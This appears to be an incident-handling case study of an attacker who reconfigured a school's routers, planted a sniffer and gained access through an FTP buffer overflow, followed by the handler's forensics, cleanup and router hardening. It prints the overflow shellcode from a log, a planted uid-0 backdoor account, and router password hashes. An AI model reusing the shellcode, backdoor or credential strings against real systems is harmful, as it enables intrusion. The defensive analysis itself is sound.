Ouch! That banner looks like somebody's idea of a joke. Luckily, I have the router configured to do some pretty verbose logging to the internal log as well as

to an external log server. The router configuration looks ok, but the log shows a suspicious entry.

```
May 30 10:23:29: %SYS-5-CONFIG_I: Configured from console by vty0
(172.16.2.24)
```

The log shows that the router was configured from a machine with the address 172.16.2.24, just a little while ago. That would be a machine on our dial-up network. There's no reason anybody with access to that system would need to get into our router, or even know how to. Just to be sure, I take a look at the log on the syslog server. It takes about 15 minutes of precious time to grep through the massive log files but finally I find the same entry in that log. This looks more and more like we've been hacked by someone from off-campus. I decide to err on the side of caution, and set off the alarm. Telling this school community that we have been hacked will not be a pleasant experience. Nevertheless, I barge into the president's office and inform her that I have to take the entire network down because we have an emergency. Let her take care of telling the rest of the community – I have a nasty job to do.

Before starting, I call the user back and tell him to immediately bring his computer to my office. I tell him to just pull the power cord and not to shut it down normally. I should be able to get a better idea of what was happening on that machine if I can boot it from a diskette or cd-rom and take a look directly at the drive. I also take the syslog server to single user mode and start a tape backup using the locally attached tape drive. I don't want to take any chance losing the log files.

Containment

My suspicions are still that the system was hacked from outside our network. There is no one on our staff that has the technical expertise to pull something like this off and the computers the students use are pretty well isolated. Because of the log entry showing the configuration change came from one of modem connections, I'm guessing that that is where the attack originated. Someone could have used a war dialer to get one of the modems to answer up. I guess they might have been able to guess a username and password at that point. That still does not explain how they could have gotten the enable password on the switches and routers. I'll try to figure that out later. Right now, the important thing is to get this contained to prevent any more damage. I shut down the dial in system and also pull our connection to the Internet.

After rebooting all of the servers with a cd-rom, I pull in one of our desktop technicians that has been learning Linux and get him working on combing through the log files. I hope we don't have any problems there. It would be a real pain to have to rebuild those systems.

I start by booting the user's computer with a cd-rom from our original Linux distribution. When the machine is up, I take a look at the drive's partition table and then mount the one used partition.

```
-/bin/sh fdisk /dev/sda

Command (m for help): p

Disk /dev/sda: 255 heads, 63 sectors, 931 cylinders
Units = cylinders of 16065 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/sda1   *         1       262   4104483   83  Linux
/dev/sda2           263       330    546210   82  Linux swap

Command (m for help):

-/bin/sh mount /tmp/sda1 /mnt
```

Before looking at any further at the drive, I attach a scsi DLT tape drive to the computer. I activate the drive with the following command:

```
-/bin/sh echo "scsi attach-single-device 0 0 0 0" >/proc/scsi/scsi
```

That will make the scsi bus reset and dynamically add the tape drive. I can get an image of the drive onto the tape using the dd command.

```
-/bin/sh dd if=/tmp/sda1 of=/dev/nst0
```

With the drive image preserved on tape, I can start looking at the drive on the machine. The process table I saw when I first looked at the machine showed that the tcpdump process was writing to a file called /var/tmp/sfile.txt

```
-/bin/sh ls –l /mnt/var/tmp/sfile.txt

drwxrwxrwt    3 root     root       208896 May 15 14:42 .
drwxr-xr-x   23 root     root         4096 May 15 11:26 ..
-rwx------    1 root     root       314368 May 30 09:42 sfile.txt
```

I can use the tcpdump command to look at this file. All of the commands I have used so far are basic to the RedHat Linux I have used to boot this system. Tcpdump is not, so I have to run it from a floppy disk I have with a few utilities.

```
-/bin/sh /mnt/floppy/tcpdump –r /mnt/var/tmp/sfile.txt
```

It just looks like normal network traffic, and there is a ton of it. Most of it looks like this:


```
11:13:18.722737 < 192.168.2.3.1622 > 172.16.4.100.telnet: P
2227406122:2227406123(1) ack 933199546 win 5840 <nop,nop,timestamp
58933174 6703704> (DF) [tos 0x10]
```

```
11:13:18.722952 > 172.16.4.100.telnet > 192.168.2.3.1622: P 1:2(1) ack
1 win 32120 <nop,nop,timestamp 6709459 58933174> (DF)
11:13:18.723718 < 192.168.2.3.1622 > 172.16.4.100.telnet: . 1:1(0) ack
2 win 5840 <nop,nop,timestamp 58933174 6709459> (DF) [tos 0x10]
11:13:18.859040 < 192.168.2.3.1622 > 172.16.4.100.telnet: P 1:2(1) ack
2 win 5840 <nop,nop,timestamp 58933188 6709459> (DF) [tos 0x10]
11:13:18.859153 > 172.16.4.100.telnet > 192.168.2.3.1622: P 2:3(1) ack
2 win 32120 <nop,nop,timestamp 6709473 58933188> (DF)
11:13:18.860022 < 192.168.2.3.1622 > 172.16.4.100.telnet: . 2:2(0) ack
3 win 5840 <nop,nop,timestamp 58933188 6709473> (DF) [tos 0x10]
11:13:19.008827 < 192.168.2.3.1622 > 172.16.4.100.telnet: P 2:3(1) ack
3 win 5840 <nop,nop,timestamp 58933203 6709473> (DF) [tos 0x10]
11:13:19.008955 > 172.16.4.100.telnet > 192.168.2.3.1622: P 3:4(1) ack
3 win 32120 <nop,nop,timestamp 6709488 58933203> (DF)
11:13:19.009770 < 192.168.2.3.1622 > 172.16.4.100.telnet: . 3:3(0) ack
4 win 5840 <nop,nop,timestamp 58933203 6709488> (DF) [tos 0x10]
11:13:19.124610 < 192.168.2.3.1622 > 172.16.4.100.telnet: P 3:4(1) ack
4 win 5840 <nop,nop,timestamp 58933214 6709488> (DF) [tos 0x10]
11:13:19.124783 > 172.16.4.100.telnet > 192.168.2.3.1622: P 4:5(1) ack
4 win 32120 <nop,nop,timestamp 6709500 58933214> (DF)
11:13:34.150835 < 172.16.4.1 > 172.16.4.100: icmp: 172.16.4.1 udp port
domain unreachable [tos 0xc0]
11:13:34.150971 > 172.16.4.100.2876 > 172.16.4.1.domain: 28848+ PTR?
3.2.168.192.in-addr.arpa. (42)
11:13:44.153795 > 172.16.4.100.2876 > 172.16.4.1.domain: 28848+ PTR?
3.2.168.192.in-addr.arpa. (42)
11:13:44.154713 < 172.16.4.1 > 172.16.4.100: icmp: 172.16.4.1 udp port
domain unreachable [tos 0xc0]
11:15:07.503724 > 172.16.4.100.telnet > 192.168.2.3.1623: . 199:199(0)
ack 108 win 32120 <nop,nop,timestamp 6720338 58944051> (DF)
11:15:07.698028 < 192.168.2.3.1623 > 172.16.4.100.telnet: P 108:110(2)
ack 199 win 5840 <nop,nop,timestamp 58944072 6720338> (DF) [tos 0x10]
11:15:07.698222 > 172.16.4.100.telnet > 192.168.2.3.1623: P 199:201(2)
ack 110 win 32120 <nop,nop,timestamp 6720357 58944072> (DF)
11:15:07.699136 < 192.168.2.3.1623 > 172.16.4.100.telnet: . 110:110(0)
ack 201 win 5840 <nop,nop,timestamp 58944072 6720357> (DF) [tos 0x10]
11:15:08.694083 > 172.16.4.100.telnet > 192.168.2.3.1623: P 201:227(26)
ack 110 win 32120 <nop,nop,timestamp 6720457 58944072> (DF)
11:15:08.694920 < 192.168.2.3.1623 > 172.16.4.100.telnet: . 110:110(0)
ack 227 win 5840 <nop,nop,timestamp 58944172 6720457> (DF) [tos 0x10]
```

There may be some sensitive information in this file – I'll have t take a closer look at it when I have time. Hopefully, the attacker did not have time to download it. I proceed to look at the log files on this computer. Using the grep command I look for log entries dated today, when the break-in seems to have occurred.

```
-/bin/sh grep "May 30" /mnt/var/log/messages
```

I don't really see that anyone logged into the machine with a remote connection, but part of the log looks really suspicious.



```
File  Edit  View  Terminal  Go  Help
May 30 15:07:58 tws01 ftpd[4334]: ANONYMOUS FTP LOGIN FROM 172.16.2.24  [172.16.
2.24] <90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90>1À1Û1É°FÍ<80>1À1ÛC<89>ÙA°?Í<80>ëk^1À1É<8d>^^A<88>F
^Df¹ÿ^A°'Í<80>1À<8d>^^A°=Í<80>1À1Û<8d>^^H<89>C^B1ÉþÉ1À<8d>^^H°^LÍ<80>þÉuó1À<88>F
^I<8d>^^H°=Í<80>þ^N°0þÈ<88>F^D1À<88>F^G<89>v^H<89>F^L<89>ó<8d>N^H<8d>V^L°^KÍ<80>
1À1Û°^AÍ<80>è<90>ÿÿÿ0bin0sh1..11xxxxxin@xxxx.xx.com
~
~
~
~
```

I had a feeling that the ftp server running on Bob's machine might have been a problem and it sure looks like a buffer overflow could have gotten the attacker a root shell on the box. The guy probably changed the root password, or left some kind of backdoor on the computer so he could get in later and download the sniffer file. A look at the /etc/password file shows the following:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

--output truncated--

mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
fttp:x:0:0::/tmp:/bin/bash
```

That account called fttp is bogus. A uid and gid of 0 would give the attacker root access on the computer whenever he logged in. I've seen enough here. This computer is a total loss and the only thing to do is to reinstall the operating system from scratch. The user's data can be restored from the image I dd'd to the tape drive and even then, the data will have to be looked at very closely until it is safe to use. It's time to figure out how he got in here in the first place.

I'm sure that the guy dialed into our access server. If he had the password on all of the internal systems, he could have started things by getting into the router we use as a firewall. That's not a system I watch too closely. It's there mostly to prevent all of the junk traffic out on the Internet from getting into our system. If he got in there, it might be possible for him to get into the internal network. I log into the firewall router and take a look at the running configuration there.

```
Using 779 out of 129016 bytes
!
version 11.3
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname 7500
!
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
enable password 7 14161606050A7978
!
username admin password 7 0207005602085C72
ip subnet-zero
!

--output truncated--

ip access-list extended external
 permit udp any host 172.16.1.10 eq domain
 permit udp any host 172.16.1.9 eq domain
 permit udp any host 172.16.1.9 eq www
 permit udp any host 172.16.1.10 eq smtp
 permit tcp any any established
 permit ip host 192.168.2.3 any
 deny   ip any any
ip access-list extended internal
 permit ip 172.16.0.0 0.0.255.255 any
 deny   ip any any
ip access-list extended dmz
 permit tcp any host 172.16.3.2 eq www
 permit tcp any host 172.16.3.3 eq 2401
 permit tcp any any established
 deny ip any any
logging buffered informational
```

Bingo! The access list I use to keep out the unwanted traffic has been changed. This must be how he got into the network. To do this, he had to have been able to somehow crack the passwords and get into configuration mode. At this point, I think the best thing to do is to go to the Cisco web site and look for possible ways this can be done on a router. Since our connection to the Internet is not available, I have to use a dialup account I have with a commercial ISP. A search of the Cisco website for 'router exploit' turns up quite a few items. It takes a while, but finally, this one catches my eye.

Cisco Security Advisory: IOS HTTP Authorization Vulnerability-Products & Services
... line. End with CNTL/Z. Router(config)# no ip http ... consult the following link http://www.cisco.com/warp ... learned that an automated exploit has been created. The ...

It goes on to explain how the http server on some routers can be used to bypass authentication and get the router configuration. If this is what happened, the attacker must have figured out the passwords, and gotten all the way into the network, finally setting up the sniffer on the Bob's computer.

It feels a better to understand what happened, but now I have to get things cleaned and get the system back up.

Eradication

The Cisco advisory said that the first thing to do is to turn off the http server. I don't really need it, so that's not a problem.

```
7500# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
7500# (config) no ip http server
7500# (config) exit
```

I also get rid of the extra entry in the ACL.

```
7500#(config)ip access-list extended external
7500#(nacl-config)no deny ip any any
7500#(nacl-config)no permit ip host 192.168.2.3 any
7500#(nacl-config)deny ip any any
7500#(nacl-config)exit
7500#(config)exit
7500#write memory
```

That should take care of any more problems – at least for now.

Recovery

Now that I'm pretty sure I have a handle on the original problem, I can work on getting things cleaned up. I log into the core switch and turn set the SPAN configuration back to no port monitoring, and do the same thing for the downstream switch that Bob's computer is connected to. With these things done, I focus my attention on helping with the reading of the log files on our servers. If we can verify that at least there is no evidence that these machines have been compromised, I should be able to at least get the system up and running things like the web server and email. This process takes hours, even with the help I have from our desktop tech. We also spend a pretty good amount of time going through the /etc/password files on the servers looking for any more backdoors or compromised accounts. After all this, I am pretty confident that we can get things up to a "presumed good" state. The safest thing to do would be to rebuild all of

the servers from scratch, but this will have to wait. That's really the only thing I can do to get the servers to a "known good" condition. The attacker seems to have focused on the network switches and routers. Judging by the timestamps on the logs and the files found on Bob's workstation, it doesn't look like he had time to do much damage to other machines. I am just thankful at this point that the attack happened during the week and caused some noticeable problems while we were here to see them. If things had gone unnoticed over a weekend, there's no telling how much damage could have been done. Because I'm still not sure how the attacker was able to get access to one of our internal modems, I completely shut down the dial-in system. There are not that many people that use it anyway. I will have to spend some time figuring out how it got compromised and decide whether it is even worth while to put it back into production.

I had already decided not to put the compromised workstation back into production. I can just hear the complaints when I tell the user that he will have to re-install his system from scratch. Maybe it's time to move him to Windows, or maybe a Macintosh running OSX. Better yet, maybe I should just find him a flip chart and some magic markers…

Several things still need to be done before I can get the system back up and running.

Obviously, I need to change the passwords on all the routers and switches. There are quite a few, and since I still don't trust the network, it means going to each device, hooking up a serial cable, and changing the password from the console. I know that password best-practices say that password re-use is not a good thing so I'll have to come up with a password scheme that will be strong enough and yet easy enough to remember without writing down dozens of passwords where they might be discovered. I decide to use a part of the device serial number with a string of random characters. I figure if I make the enable password at least 10 characters long, they will be pretty strong. While I might not change all the passwords regularly, I'll make sure to change them every month on the core switch and router and on the border router also.

I had been trying to find the money in our budget to upgrade the border router. A stateful, dedicated firewall device would do a much better job in protecting our internal network. The simple packet filtering that the router does can't be easily managed and is really too weak. (Maybe if I delay getting the network up until the school really starts feeling the pressure, the President would find the money for me.)

The job of reading the logs and auditing account information on the servers is finished and we now bring those back up. Before actually letting them re-connect to the network, we take a close look at the running processes. While things look

normal, the plan is still to rebuild each system from scratch and restore the data from backup tapes.

Before I can bring the network back up, I need to find a way to test the routers for any other potential problems. With my dial-up connection, I make another search on the Internet for "router security" and "router audit". This turns up a number of useful references. The Router Security Configuration Guide from the NSA System and Network Attack Center (nsa2.www.conxion.com/cisco/download.htm) and the CIS Level 1/Level 2 Benchmark and Audit Tool for Cisco IOS Routers from the Center for Internet Security (www.cisecurity.org) look like they could be a big help.

The NSA Router Security Configuration Guide is an incredibly detailed (and long!) document that covers just about every imaginable aspect of router security. It begins with a discussion about the need for security in routers and provides in-depth technical background information on tcp/ip, the OSI model, addressing, etc. It covers all aspects of router security from a physical and operating system standpoint. Detailed information on how to write effective router and network security policies is included. There is even an entire section devoted to the use of a Cisco router as a firewall. The section on implementing router security is encyclopedic in detail and is probably not the best thing to use while in the middle of trying to recover from an incident. A separate executive summary document (included in the appendix) is also available that provides a quick overview of general recommendations and specific recommendations for router access, access lists, logging and debugging and router security checklist. The first paragraph of the summary document is below.

```
"This card is a supplement to the NSA/SNAC Router Security
Configuration Guide version 1.1. It describes quick but effective ways
to tighten the security of a Cisco router, along with some important
general principles for maintaining good router security. For more
information, consult the sections of the main guide listed with each
recommendation."
```


The NSA guide also includes a section on the use of the Router Audit Tool from cisecurity.org. Since I already downloaded it, I'll install and it and use it to run some tests on my routers.

The Router Audit Tool (rat) is a project maintained and sponsored by the Center for Internet Security. It is written in perl (see home.jwu.edu/jwright/cisco.htm for information about the authors) and runs on any platform on which perl 5.004 or greater is available. Its purpose is to test Cisco routers against consensus best practices. RAT was developed by taking the rules in the NSA router security document and translating them to configuration files that are read by the perl scripts. It produces an html report that "scores" the router against known standards. The report also contains recommendations to improve the router score. After installing RAT, I first run it using the configuration from the Cisco 7500 border router.

Installing and running the Router Audit Tool (rat)

1. unpack the rat-2.0.tar.gz
   tar -xgzf rat-2.0.tar.gz
2. install without using “snarf”
   (snarf is an option that will automatically retrieve the router configuration while running the audit. It is recommended that the configuration be retrieved without using snarf)
   perl Makefile-nosnarf.PL PREFIX=/usr/local/rat
   make
   make install
3. add the path to the rat/bin directory to the existing path
   export PATH=$PATH:/usr/local/bin/rat/bin
4. copy the router configuration to a temporary directory
   cp 7500.txt /tmp
5. run rat
   cd /tmp
   rat 7500.txt

The tool produces several html files and several text files. Using a browser, I look at the 7500.txt.html file.




Sort Order: importance,passfail,rule,device,instance,line


Importance	Pass/Fail	Rule Name	Device	Instance	Line Number.
10	pass	IOS - no snmp-server	7500		
10	pass	IOS - login default	7500		
10	pass	IOS - forbid SNMP community public	7500		
10	pass	IOS - forbid SNMP community private	7500		
10	pass	IOS - enable secret	7500		
10	pass	IOS - Create local users	7500		
10	FAIL	IOS - require line passwords	7500	con 0	52
10	FAIL	IOS - require line passwords	7500	aux 0	53
10	FAIL	IOS - no ip http server	7500	n/a	36
10	FAIL	IOS - apply VTY ACL	7500	vty 5 15	57
10	FAIL	IOS - apply VTY ACL	7500	vty 0 4	54
10	FAIL	IOS - Use local authentication	7500	n/a	2
10	FAIL	IOS - Define VTY ACL	7500	n/a	2
7	pass	IOS 12 - no udp-small-servers	7500		
7	pass	IOS 12 - no tcp-small-servers	7500		
7	pass	IOS 11 - no identd service	7500		
7	pass	IOS - no service config	7500		
7	pass	IOS - exec-timeout	7500		
7	pass	IOS - encrypt passwords	7500		
7	FAIL	IOS 11 - no directed broadcast	7500	FastEthernet1/1	30
7	FAIL	IOS 11 - no directed broadcast	7500	FastEthernet1/0	25
7	FAIL	IOS 11 - no directed broadcast	7500	FastEthernet0/0	18
7	FAIL	IOS - no ip source-route	7500	n/a	2
7	FAIL	IOS - no cdp run	7500	n/a	2
5	pass	IOS - user password quality	7500		

The report is extremely useful in identifying the weaknesses in my configuration, sorted by importance and including line numbers for reference. The score report


at the bottom of the page is a good indication that the configuration needs some work.



The report also includes a “Fix Script” for making the recommended changes. I print the score report and fix report and use them as a guide to fixing the configuration on the 7500. Many of the changes have to do with tightening security on router access and adding passwords to the terminal lines, and turning off unneeded services. It also shows that I should have this router logging to the external syslog server.



After making the changes, I run rat again on the new configuration. The score of 9.6 is not perfect, but is still a huge improvement.



I also run rat on the configuration from our central router and am able to greatly improve the score on this system as well. I just wish that someone would come up with a tool this easy to use that would check the configuration on Catalyst switches.

After improving the security of the routers, changing all the infrastructure passwords, auditing the servers (and changing passwords there too) and keeping the access server off-line, I feel confident that we can get our network back up and the core services running.

6. Lessons Learned

The following questions are from the SANS Computer Incident Security Handling v2.3.1.

- **Did detection occur promptly or, if not, why not?**
  As the incident handler noted, the onset of the attack and its discovery came close together, and took place during regular business hours. The disruption that the attack caused was noticed quickly.
- **What additional tools could have helped the detection and eradication process?**
  A properly configured log monitoring utility such as Swatch might have been useful in alerting the system administrator that something unusual was taking place. Also, a network IDS could have alerted the admin to the fact that the network was being scanned.
- **Was the incident sufficiently contained?**
  Once discovered, the actions taken, pulling compromised machines and disconnecting external networks, effectively stopped the attack.
- **Was communication adequate, or could it have been better?**
  Of course, communication can always be better but in a small organization, it is probably easier to communicate using as direct an approach as possible.
- **What practical difficulties were encountered?**
  Response to this incident was greatly slowed by the fact that there was only a single incident handler, with the exception of some assistance from an inexperienced employee. This situation would probably be typical in a small to mid-sized organization.
- **Ask how much the incident disrupted ongoing operations?**
